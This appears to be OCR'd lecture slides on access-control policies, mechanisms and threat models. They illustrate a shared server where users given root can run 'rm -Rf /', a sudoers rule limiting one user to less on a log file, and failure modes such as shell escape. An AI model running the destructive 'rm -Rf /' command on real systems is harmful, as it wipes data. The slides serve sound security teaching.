Policies
What tools
do we have?
Trust levels
Discretional
Mandatory
Role based
Attribute based
Enforce
Monitor
Prevent
Mitigate
Audit
Plan B



Threat Model
Mechanisms
Policies
What tools do we have?
Trust levels
Discretional
Mandatory
Role based
Attribute based
Friction (tradeoff)
Enforce
Monitor
Prevent
Mitigate
Audit
Plan B



alice
bob
carol
shared server




admin:
"Easy, root for everyone.
I trust you guys."


hack
alice (root)
bob (root)
carol (root)
shared server
admin:
"Easy, root for everyone.
I trust you guys."


hack
alice
(root)
rogue
bob
(root)
carol
(root)
shared server
admin:
"Easy, root for everyone.
I trust you guys."


hack
alice (root)
rogue
bob (root)
carol (root)
rm -Rf /
(shit happens)
shared server
admin:
"Easy, root for everyone.
I trust you guys."

admin:
*"**don't trust users**; minimum privileges via sudo"*




sudoers (conf)


```
carol ALL=(ALL):
/bin/less /var/log/messages
```


fails

passes


```
sudo rm -Rf /
sudo less /var/log/messages
```


admin:
"don't trust users; minimum privileges via sudo"
Threat Model
sudoers (conf)
Policy
carol ALL=(ALL):
/bin/less /var/log/messages
fails
passes
Mechanism
sudo rm -Rf /
sudo less /var/log/messages



Pawn the admin
(not in the model!)
admin:
"don't trust users; minimum
privileges via sudo"
Threat Model
Shell escape
(bad policy)
sudoers
(conf)
Policy
carol ALL=(ALL):
/bin/less /var/log/messages
fails
passes
Mechanism
sudo rm -Rf /
sudo less /var/log/messages
Bug in sudo?
(mechanism failure)




Database





Web Server





App

